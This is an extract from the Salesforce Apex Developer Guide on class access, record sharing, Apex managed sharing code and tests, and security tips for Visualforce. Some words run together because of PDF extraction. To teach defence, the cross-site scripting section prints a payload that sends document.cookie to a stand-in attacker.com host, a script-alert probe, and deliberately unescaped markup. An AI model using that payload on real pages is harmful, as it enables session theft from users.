To set Apex class security from the class detail page, see Set Apex Class Access from the Class List Page
To set Apex class security from a permission set:
1. From Setup, enter Permission Sets in the Quick Find box, then select Permission Sets.
2. Select a permission set.
3. Click Apex Class Access.
4. Click Edit.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click Add, or select the Apex classes that
you want to disable from the Enabled Apex Classes list and click Remove.
6. Click Save.
To set Apex class security from a profile:
1. From Setup, enter Profiles in the Quick Find box, then select Profiles.
2. Select a profile.
3. In the Apex Class Access page or related list, click Edit.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click Add, or select the Apex classes that
you want to disable from the Enabled Apex Classes list and click Remove.
5. Click Save.
Understanding Apex Managed Sharing
Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access
can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex.
For more information on sharing, see Set Your Internal Organization-Wide Sharing Defaults in the Salesforce online help.
210
Working with Data in Apex
Apex Developer Guide
IN THIS SECTION:
Understanding Sharing
Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact,
Opportunity and Case). Administrators first set an object’s organization-wide default sharing access level, and then grant additional
access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed
sharing to grant additional access programmatically with Apex.
Sharing a Record Using Apex
Recalculating Apex Managed Sharing
Understanding Sharing
Sharingenablesrecord-levelaccesscontrolforallcustomobjects,aswellasmanystandardobjects(suchasAccount,Contact,Opportunity
and Case). Administrators first set an object’s organization-wide default sharing access level, and then grant additional access based on
record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant
additional access programmatically with Apex.
Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms.
Types of Sharing
Salesforce has the following types of sharing:
Managed Sharing
Managed sharing involves sharing access granted by Lightning Platform based on record ownership, the role hierarchy, and sharing
rules:
Record Ownership
Each record is owned by a user or optionally a queue for custom objects, cases and leads. The record owner is automatically
granted Full Access, allowing them to view, edit, transfer, share, and delete the record.
Role Hierarchy
The role hierarchy enables users above another user in the hierarchy to have the same level of access to records owned by or
shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access
to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing
records. Instead, role hierarchy access is derived at runtime. For more information, see “Controlling Access Using Hierarchies” in
the Salesforce online help.
Sharing Rules
Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a
specificgroupofusers.Sharingrulescannotbeaddedtoapackageandcannotbeusedtosupportsharinglogicforappsinstalled
from AppExchange.
Sharing rules can be based on record ownership or other criteria. You can’t use Apex to create criteria-based sharing rules. Also,
criteria-based sharing cannot be tested using Apex.
All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, SOAP API,
or Apex.
User Managed Sharing, also known as Manual Sharing
User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of
users.Thisisgenerallydonebyanenduser,forasinglerecord.Onlytherecordownerandusersabovetheownerintherolehierarchy
are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the “Modify All” object-level
permission for the given object or the “Modify All Data” permission can also manually share a record. User managed sharing is
211
Working with Data in Apex
Apex Developer Guide
removed when the record owner changes or when the access granted in the sharing does not grant additional access beyond the
object's organization-wide sharing default access level.
Apex Managed Sharing
Apex managed sharing provides developers with the ability to support an application’s particular sharing requirements
programmatically through Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with “Modify All
Data” permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner
changes.
Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.
The Sharing Reason Field
In the Salesforce user interface, the Reason field on a custom object specifies the type of sharing used for a record. This field is called
rowCause in Apex or the API.
Each of the following list items is a type of sharing used for records. The tables show Reason field value, and the related rowCause
value.
• Managed Sharing
rowCause Value (Used in Apex or the API)
Reason Field Value
ImplicitChild
Account Sharing
ImplicitParent
Associated record owner or sharing
Owner
Owner
Team
Opportunity Team
Rule
Sharing Rule
TerritoryRule
Territory Assignment Rule
• User Managed Sharing
rowCause Value (Used in Apex or the API)
Reason Field Value
Manual
Manual Sharing
TerritoryManual
Territory Manual
Note: With Enterprise Territory Management in API
version 45.0 and later,
Territory2AssociationManual replaces
TerritoryManual.
• Apex Managed Sharing
212
Working with Data in Apex
Apex Developer Guide
rowCause Value (Used in Apex or the API)
Reason Field Value
Defined by developer
The displayed reason for Apex managed sharing is defined by the developer.
Access Levels
When determining a user’s access to a record, the most permissive level of access is used. Most share objects support the following
access levels:
Description
API Name
Access Level
Only the record owner and users above the record owner in the role hierarchy
can view and edit the record. This access level only applies to the AccountShare
object.
None
Private
The specified user or group can view the record only.
Read
Read Only
The specified user or group can view and edit the record.
Edit
Read/Write
The specified user or group can view, edit, transfer, share, and delete the record.
All
Full Access
Note: This access level can only be granted with managed sharing.
Sharing Considerations
Apex Triggers and User Record Sharing
If a trigger changes the owner of a record, the running user must have read access to the new owner’s user record if the trigger is
started through the following:
• API
• Standard user interface
• Standard Visualforce controller
• Class defined with the with sharing keyword
If a trigger is started through a class that’s not defined with the with sharing keyword, the trigger runs in system mode. In
this case, the trigger doesn’t require the running user to have specific access.
Sharing a Record Using Apex
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want
to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact
object. In addition, all custom object sharing objects are named as follows, where MyCustomObject is the name of the custom
object:
MyCustomObject__Share
213
Working with Data in Apex
Apex Developer Guide
Objectsonthedetailsideofamaster-detailrelationshipdonothaveanassociatedsharingobject.Thedetailrecord’saccessisdetermined
by the master’s sharing object and the relationship’s sharing setting. For more information, see “Custom Object Security” in the Salesforce
online help.
A share object includes records supporting all three types of sharing: managed sharing, user managed sharing, and Apex managed
sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the “View
All” and “Modify All” permissions for the given object, “View All Data,” and “Modify All Data” are not tracked with this object.
Every share object has the following properties:
Description
Property Name
The level of access that the specified user or group has been granted for a share sObject. The name
of the property is AccessLevel appended to the object name. For example, the property name
for LeadShare object is LeadShareAccessLevel. Valid values are:
objectNameAccessLevel
• Edit
• Read
• All
Note: The All access level is an internal value and can’t be granted.
This field must be set to an access level that is higher than the organization’s default access level for
the parent object. For more information, see Understanding Sharing on page 211.
The ID of the object. This field cannot be updated.
ParentID
Thereasonwhytheuserorgroupisbeinggrantedaccess.Thereasondeterminesthetypeofsharing,
which controls who can alter the sharing record. This field cannot be updated.
RowCause
The user or group IDs to which you are granting access. A group can be:
UserOrGroupId
• A public group or a sharing group associated with a role.
• A territory group.
This field cannot be updated.
Note: You can't grant access to unauthenticated guest users using Apex.
You can share a standard or custom object with users or groups. For more information about the types of users and groups you can
share an object with, see User and Group in the Object Reference for Salesforce.
Creating User Managed Sharing Using Apex
It is possible to manually share a record to a user or a group using Apex or the SOAP API. If the owner of the record changes, the sharing
is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified
user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a
custom object called Job.
Note: Manual shares written using Apex contains RowCause="Manual" by default. Only shares with this condition are
removed when ownership changes.
public class JobSharing {
214
Working with Data in Apex
Apex Developer Guide
public static boolean manualShareRead(Id recordId, Id userOrGroupId){
// Create new sharing object for the custom object Job.
Job__Share jobShr = new Job__Share();
// Set the ID of record being shared.
jobShr.ParentId = recordId;
// Set the ID of user or group being granted access.
jobShr.UserOrGroupId = userOrGroupId;
// Set the access level.
jobShr.AccessLevel = 'Read';
// Set rowCause to 'manual' for manual sharing.
// This line can be omitted as 'manual' is the default value for sharing objects.
jobShr.RowCause = Schema.Job__Share.RowCause.Manual;
// Insert the sharing record and capture the save result.
// The false parameter allows for partial processing if multiple records passed
// into the operation.
Database.SaveResult sr = Database.insert(jobShr,false);
// Process the save results.
if(sr.isSuccess()){
// Indicates success
return true;
}
else {
// Get first save result error.
Database.Error err = sr.getErrors()[0];
// Check if the error is related to trival access level.
// Access level must be more permissive than the object's default.
// These sharing records are not required and thus an insert exception is
acceptable.
if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION &&
err.getMessage().contains('AccessLevel')){
// Indicates success.
return true;
}
else{
// Indicates failure.
return false;
}
}
}
}
@isTest
private class JobSharingTest {
// Test for the manualShareRead method
static testMethod void testManualShareRead(){
// Select users for the test.
215
Working with Data in Apex
Apex Developer Guide
List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
Id User1Id = users[0].Id;
Id User2Id = users[1].Id;
// Create new job.
Job__c j = new Job__c();
j.Name = 'Test Job';
j.OwnerId = user1Id;
insert j;
// Insert manual share for user who is not record owner.
System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), true);
// Query job sharing records.
List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];
// Test for only one manual share on job.
System.assertEquals(jShrs.size(), 1, 'Set the object's sharing model to Private.');
// Test attributes of manual share.
System.assertEquals(jShrs[0].AccessLevel, 'Read');
System.assertEquals(jShrs[0].RowCause, 'Manual');
System.assertEquals(jShrs[0].UserOrGroupId, user2Id);
// Test invalid job Id.
delete j;
// Insert manual share for deleted job id.
System.assertEquals(JobSharing.manualShareRead(j.Id, user2Id), false);
}
}
Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom
objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211.
Creating Apex Managed Sharing
Apex managed sharing enables developers to programmatically manipulate sharing to support their application’s behavior through
Apex or the SOAP API. This type of sharing is similar to managed sharing. Only users with “Modify All Data” permission can add or change
Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.
Apex managed sharing must use an Apexsharingreason. Apex sharing reasons are a way for developers to track why they shared a record
with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of
sharing records. They also enable developers to share with the same user or group multiple times using different reasons.
Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name:
• The label displays in the Reason column when viewing the sharing for a record in the user interface. This label allows users and
administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench.
• The name is used when referencing the reason in the API and Apex.
216
Working with Data in Apex
Apex Developer Guide
All Apex sharing reason names have the following format:
MyReasonName__c
Apex sharing reasons can be referenced programmatically as follows:
Schema.CustomObject__Share.rowCause.SharingReason__c
For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows:
Schema.Job__Share.rowCause.Recruiter__c
For more information, see System.Schema Class.
To create an Apex sharing reason:
1. From the management settings for the custom object, click New in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the Reason column when viewing the sharing for a record in the
user interface. The label is also enabled for translation through the Translation Workbench.
3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain
only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not
end with an underscore, and not contain two consecutive underscores.
4. Click Save.
Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.
Apex Managed Sharing Example
For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the
recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager
access when the job record is created. This example requires a custom object called Job, with two lookup fields associated with User
recordscalledHiring_ManagerandRecruiter.Also,theJobcustomobjectshouldhavetwosharingreasonsaddedcalledHiring_Manager
and Recruiter.
trigger JobApexSharing on Job__c (after insert) {
if(trigger.isInsert){
// Create a new list of sharing objects for Job
List<Job__Share> jobShrs = new List<Job__Share>();
// Declare variables for recruiting and hiring manager sharing
Job__Share recruiterShr;
Job__Share hmShr;
for(Job__c job : trigger.new){
// Instantiate the sharing objects
recruiterShr = new Job__Share();
hmShr = new Job__Share();
// Set the ID of record being shared
recruiterShr.ParentId = job.Id;
hmShr.ParentId = job.Id;
// Set the ID of user or group being granted access
recruiterShr.UserOrGroupId = job.Recruiter__c;
217
Working with Data in Apex
Apex Developer Guide
hmShr.UserOrGroupId = job.Hiring_Manager__c;
// Set the access level
recruiterShr.AccessLevel = 'edit';
hmShr.AccessLevel = 'read';
// Set the Apex sharing reason for hiring manager and recruiter
recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;
// Add objects to list for insert
jobShrs.add(recruiterShr);
jobShrs.add(hmShr);
}
// Insert sharing records and capture save result
// The false parameter allows for partial processing if multiple records are passed
// into the operation
Database.SaveResult[] lsr = Database.insert(jobShrs,false);
// Create counter
Integer i=0;
// Process the save results
for(Database.SaveResult sr : lsr){
if(!sr.isSuccess()){
// Get the first save result error
Database.Error err = sr.getErrors()[0];
// Check if the error is related to a trivial access level
// Access levels equal or more permissive than the object's default
// access level are not allowed.
// These sharing records are not required and thus an insert exception is
// acceptable.
if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION
&&
err.getMessage().contains('AccessLevel'))){
// Throw an error when the error is not related to trivial access
level.
trigger.newMap.get(jobShrs[i].ParentId).
addError(
'Unable to grant sharing access due to following exception: '
+ err.getMessage());
}
}
i++;
}
}
}
Under certain circumstances, inserting a share row results in an update of an existing share row. Consider these examples:
218
Working with Data in Apex
Apex Developer Guide
• A manual share access level is set to Read and you insert a new one set to Write. The original share rows are updated to Write,
indicating the higher level of access.
• Users can access an account because they can access its child records (contact, case, opportunity, and so on). If an account sharing
rule is created, the sharing rule row cause (which is a higher access level) replaces the parent implicit share row cause, indicating
the higher level of access.
Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom
objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211.
Creating Apex Managed Sharing for Customer Community Plus users
Customer Community Plus users are previously known as Customer Portal users. Share objects, such as AccountShare and
ContactShare, aren’t available to these users. If you must use share objects as a Customer Community Plus user, consider using a
trigger, which operates with the without sharing keyword by default. Otherwise, use an inner class with the same keyword to
enable the DML operation to run successfully. A separate utility class can also be used to enable this access.
Grantingvisibilityviamanual/apexshareswrittentotheshareobjectsissupportedbuttheobjectsthemselvesaren'tavailabletoCustomer
Community Plus users. However, other users can add shares that grant access to Customer Community Plus users.
Warning: After enabling digital experiences, records accessible to Roles and Subordinates via Apex managed sharing are
automatically made accessible to Roles, Internal and Portal Subordinates. To secure external users’ access, update your Apex code
so that it creates shares to the Role and Internal Subordinates group. Because this conversion is a large-scale operation, consider
using batch Apex.
Recalculating Apex Managed Sharing
Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes.
The recalculation adds managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is
considered redundant. For example, manual sharing, which grants Read Only access to a user, is deleted when the object’s sharing
model changes from Private to Public Read Only.
TorecalculateApexmanagedsharing,youmustwriteanApexclassthatimplementsaSalesforce-providedinterfacetodotherecalculation.
You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related
list.
Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.
You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need
to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined
by the application’s logic. You can also use the Database.executeBatch method to programmatically invoke an Apex managed sharing
recalculation.
Note: Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes
defined for associated custom object are also executed.
To monitor or stop the execution of the Apex recalculation, from Setup, enter Apex Jobs in the Quick Find box, then select
Apex Jobs.
Creating an Apex Class for Recalculating Sharing
To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the
Salesforce-provided interface Database.Batchable.
219
Working with Data in Apex
Apex Developer Guide
The Database.Batchable interface is used for all batch Apex processes, including recalculating Apex managed sharing. You can
implement this interface more than once in your organization. For more information on the methods that must be implemented, see
Using Batch Apex on page 273.
Before creating an Apex managed sharing recalculation class, also consider the best practices.
Important: The object’s organization-wide default access level must not be set to the most permissive access level. For custom
objects, this level is Public Read/Write. For more information, see Understanding Sharing on page 211.
Apex Managed Sharing Recalculation Example
For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the
recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example
requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter. Also, the
Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace
the email address with a valid email address to which you want to send error notifications and job completion notifications.
global class JobSharingRecalc implements Database.Batchable<sObject> {
// String to hold email address that emails will be sent to.
// Replace its value with a valid email address.
static String emailAddress = 'admin@yourcompany.com';
// The start method is called at the beginning of a sharing recalculation.
// This method returns a SOQL query locator containing the records
// to be recalculated.
global Database.QueryLocator start(Database.BatchableContext BC){
return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c
FROM Job__c]);
}
// The executeBatch method is called for each chunk of records returned from start.
global void execute(Database.BatchableContext BC, List<sObject> scope){
// Create a map for the chunk of records passed into method.
Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);
// Create a list of Job__Share objects to be inserted.
List<Job__Share> newJobShrs = new List<Job__Share>();
// Locate all existing sharing records for the Job records in the batch.
// Only records using an Apex sharing reason for this app should be returned.
List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE ParentId IN
:jobMap.keySet() AND
(RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];
// Construct new sharing records for the hiring manager and recruiter
// on each Job record.
for(Job__c job : jobMap.values()){
Job__Share jobHMShr = new Job__Share();
Job__Share jobRecShr = new Job__Share();
// Set the ID of user (hiring manager) on the Job record being granted access.
220
Working with Data in Apex
Apex Developer Guide
jobHMShr.UserOrGroupId = job.Hiring_Manager__c;
// The hiring manager on the job should always have 'Read Only' access.
jobHMShr.AccessLevel = 'Read';
// The ID of the record being shared
jobHMShr.ParentId = job.Id;
// Set the rowCause to the Apex sharing reason for hiring manager.
// This establishes the sharing record as Apex managed sharing.
jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;
// Add sharing record to list for insertion.
newJobShrs.add(jobHMShr);
// Set the ID of user (recruiter) on the Job record being granted access.
jobRecShr.UserOrGroupId = job.Recruiter__c;
// The recruiter on the job should always have 'Read/Write' access.
jobRecShr.AccessLevel = 'Edit';
// The ID of the record being shared
jobRecShr.ParentId = job.Id;
// Set the rowCause to the Apex sharing reason for recruiter.
// This establishes the sharing record as Apex managed sharing.
jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
// Add the sharing record to the list for insertion.
newJobShrs.add(jobRecShr);
}
try {
// Delete the existing sharing records.
// This allows new sharing records to be written from scratch.
Delete oldJobShrs;
// Insert the new sharing records and capture the save result.
// The false parameter allows for partial processing if multiple records are
// passed into operation.
Database.SaveResult[] lsr = Database.insert(newJobShrs,false);
// Process the save results for insert.
for(Database.SaveResult sr : lsr){
if(!sr.isSuccess()){
// Get the first save result error.
Database.Error err = sr.getErrors()[0];
// Check if the error is related to trivial access level.
// Access levels equal or more permissive than the object's default
// access level are not allowed.
// These sharing records are not required and thus an insert exception
221
Working with Data in Apex
Apex Developer Guide
// is acceptable.
if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION
&& err.getMessage().contains('AccessLevel'))){
// Error is not related to trivial access level.
// Send an email to the Apex job's submitter.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
String[] toAddresses = new String[] {emailAddress};
mail.setToAddresses(toAddresses);
mail.setSubject('Apex Sharing Recalculation Exception');
mail.setPlainTextBody(
'The Apex sharing recalculation threw the following exception: ' +
err.getMessage());
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
}
} catch(DmlException e) {
// Send an email to the Apex job's submitter on failure.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
String[] toAddresses = new String[] {emailAddress};
mail.setToAddresses(toAddresses);
mail.setSubject('Apex Sharing Recalculation Exception');
mail.setPlainTextBody(
'The Apex sharing recalculation threw the following exception: ' +
e.getMessage());
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
// The finish method is called at the end of a sharing recalculation.
global void finish(Database.BatchableContext BC){
// Send an email to the Apex job's submitter notifying of job completion.
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
String[] toAddresses = new String[] {emailAddress};
mail.setToAddresses(toAddresses);
mail.setSubject('Apex Sharing Recalculation Completed.');
mail.setPlainTextBody
('The Apex sharing recalculation finished processing');
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
Testing Apex Managed Sharing Recalculations
This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This
example requires a custom object called Job, with two lookup fields associated with User records called Hiring_Manager and Recruiter.
Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set
222
Working with Data in Apex
Apex Developer Guide
the organization-wide default sharing for Job to Private. Note that since email messages aren’t sent from tests, and because the batch
class is invoked by a test method, the email notifications won’t be sent in this case.
@isTest
private class JobSharingTester {
// Test for the JobSharingRecalc class
static testMethod void testApexSharing(){
// Instantiate the class implementing the Database.Batchable interface.
JobSharingRecalc recalc = new JobSharingRecalc();
// Select users for the test.
List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
ID User1Id = users[0].Id;
ID User2Id = users[1].Id;
// Insert some test job records.
List<Job__c> testJobs = new List<Job__c>();
for (Integer i=0;i<5;i++) {
Job__c j = new Job__c();
j.Name = 'Test Job ' + i;
j.Recruiter__c = User1Id;
j.Hiring_Manager__c = User2Id;
testJobs.add(j);
}
insert testJobs;
Test.startTest();
// Invoke the Batch class.
String jobId = Database.executeBatch(recalc);
Test.stopTest();
// Get the Apex job and verify there are no errors.
AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
CompletedDate, CreatedDate, NumberOfErrors
from AsyncApexJob where Id = :jobId];
System.assertEquals(0, aaj.NumberOfErrors);
// This query returns jobs and related sharing records that were inserted
// by the batch job's execute method.
List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
(SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
FROM Job__c];
// Validate that Apex managed sharing exists on jobs.
for(Job__c job : jobs){
// Two Apex managed sharing records should exist for each job
// when using the Private org-wide default.
System.assert(job.Shares.size() == 2);
for(Job__Share jobShr : job.Shares){
223
Working with Data in Apex
Apex Developer Guide
// Test the sharing record for hiring manager on job.
if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
System.assertEquals(jobShr.AccessLevel,'Read');
}
// Test the sharing record for recruiter on job.
else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
System.assertEquals(jobShr.AccessLevel,'Edit');
}
}
}
}
}
Associating an Apex Class Used for Recalculation
An Apex class used for recalculation must be associated with a custom object.
To associate an Apex managed sharing recalculation class with a custom object:
1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the
Database.Batchable interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click Save.
Security Tips for Apex and Visualforce Development
Understanding Security
The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and
business logic to Salesforce or to create a new stand-alone product running inside the Lightning Platform. But as with any programming
language, developers must be cognizant of potential security-related pitfalls.
Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in
defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the
Lightning Platform are similar to general Web application security vulnerabilities, while others are unique to Apex.
To certify an application for AppExchange, it’s important for developers to learn and understand the security flaws described. For more
information,seetheLightningPlatformSecurityResourcespageonSalesforceDevelopers.https://developer.salesforce.com/page/Security.
Open Redirects Through Static Resources
URL redirects automatically send a user to a different web page. Redirects are often used to guide navigation to a website, or refer
multiple domain names belonging to the same owner to refer to a single website. Unfortunately for developers, attackers can exploit
URLredirectswhennotimplementedproperly.Openredirect(alsoknownas“arbitraryredirect”)isacommonwebapplicationvulnerability
where values controlled by the user determine where the app redirects.
Warning: Open redirects through static resources can expose users to the risk of unintended, and possibly malicious, redirects.
Only admins with “Customize Application” permissions can upload static resources within an organization. Admins with this permission
must use caution to ensure that static resources don’t contain malicious content. To learn how to help guard against static resources
that were obtained from third parties, see Referencing Untrusted Third-Party Content with iframes .
224
Working with Data in Apex
Apex Developer Guide
IN THIS SECTION:
Cross Site Scripting (XSS)
Unescaped Output and Formulas in Visualforce Pages
Whenusingcomponentsthathavesetthe escapeattributetofalse,orwhenincludingformulasoutsideofaVisualforcecomponent,
output is unfiltered and must be validated for security. This is especially important when using formula expressions.
Cross-Site Request Forgery (CSRF)
SOQL Injection
Data Access Control
Cross Site Scripting (XSS)
Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a Web application. The Web application
includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker used the Web
application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display
dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if
input from one user is intended to be shown to another user. Some obvious possibilities include bulletin board or user comment-style
websites, news, or email archives.
For example, assume this script is included in a Lightning Platform page using a script component, an on* event, or a Visualforce page.
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
This script block inserts the value of the user-supplied userparam onto the page. The attacker can then enter this value for
userparam.
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
Inthiscase,allcookiesforthecurrentpagearesentto www.attacker.com asthequerystringintherequesttothe cookie.cgi
script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.
The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their
browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against
the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or
session cookies, allowing an attacker full access to the victim's session.
For more information on this type of attack:
• http://www.owasp.org/index.php/Cross_Site_Scripting
• http://www.cgisecurity.com/xss-faq.html
• http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
• http://www.google.com/search?q=cross-site+scripting
Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters
in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws are largely mitigated.
But the creative developer can still find ways to intentionally or accidentally bypass the default controls.
Existing Protection
All standard Visualforce components, which start with <apex>, have anti-XSS filters in place to screen out harmful characters. For
example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user,
225
Working with Data in Apex
Apex Developer Guide
but the <apex:outputText> tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For
example, the < character is converted to &lt; so that a literal < appears on the user's screen.
<apex:outputText>
{!$CurrentPage.parameters.userInput}
</apex:outputText>
Disabling Escape on Visualforce Tags
Bydefault,nearlyallVisualforcetagsescapetheXSS-vulnerablecharacters.Youcandisablethisbehaviorbysettingtheoptionalattribute
escape="false". For example, this output is vulnerable to XSS attacks.
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
Programming Items Not Protected from XSS
These items don’t have built-in XSS protections, so take extra care when using these tags and objects. These items were intended to
allowthedevelopertocustomizethepagebyinsertingscriptcommands.Itdoesn’tmakessensetoincludeanti-XSSfiltersoncommands
that are intentionally added to a page.
Unescaped Output and Formulas in Visualforce Pages
When using components that have set the escape attribute to false, or when including formulas outside of a Visualforce component,
output is unfiltered and must be validated for security. This is especially important when using formula expressions.
Formula expressions can be function calls or include information about platform objects, a user's environment, system environment,
and the request environment. It’s important to be aware that the output that’s generated by expressions isn’t escaped during rendering.
Since expressions are rendered on the server, it’s not possible to escape rendered data on the client using JavaScript or other client-side
technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially
hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.
A common vulnerability is created by rerendering user input on a page. For example,
<apex:page standardController="Account">
<apex:form>
<apex:commandButton rerender="outputIt" value="Update It"/>
<apex:inputText value="{!myTextField}"/>
</apex:form>
<apex:outputPanel id="outputIt">
Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
</apex:outputPanel>
</apex:page>
The unescaped {!myTextField} results in a cross-site scripting vulnerability. For example, if the user enters :
<script>alert('xss')
and clicks Update It, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.
There are several functions that you can use for escaping potentially insecure strings.
HTMLENCODE
Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than
sign (>), with HTML entity equivalents, such as &gt;.
226
Working with Data in Apex
Apex Developer Guide
JSENCODE
Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (), before unsafe
JavaScript characters, such as the apostrophe (').
JSINHTMLENCODE
Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with
HTMLentityequivalentsandinsertingescapecharactersbeforeunsafeJavaScriptcharacters. JSINHTMLENCODE(someValue)
is a convenience function that is equivalent to JSENCODE(HTMLENCODE((someValue)). That is, JSINHTMLENCODE
first encodes someValue with HTMLENCODE, and then encodes the result with JSENCODE.
URLENCODE
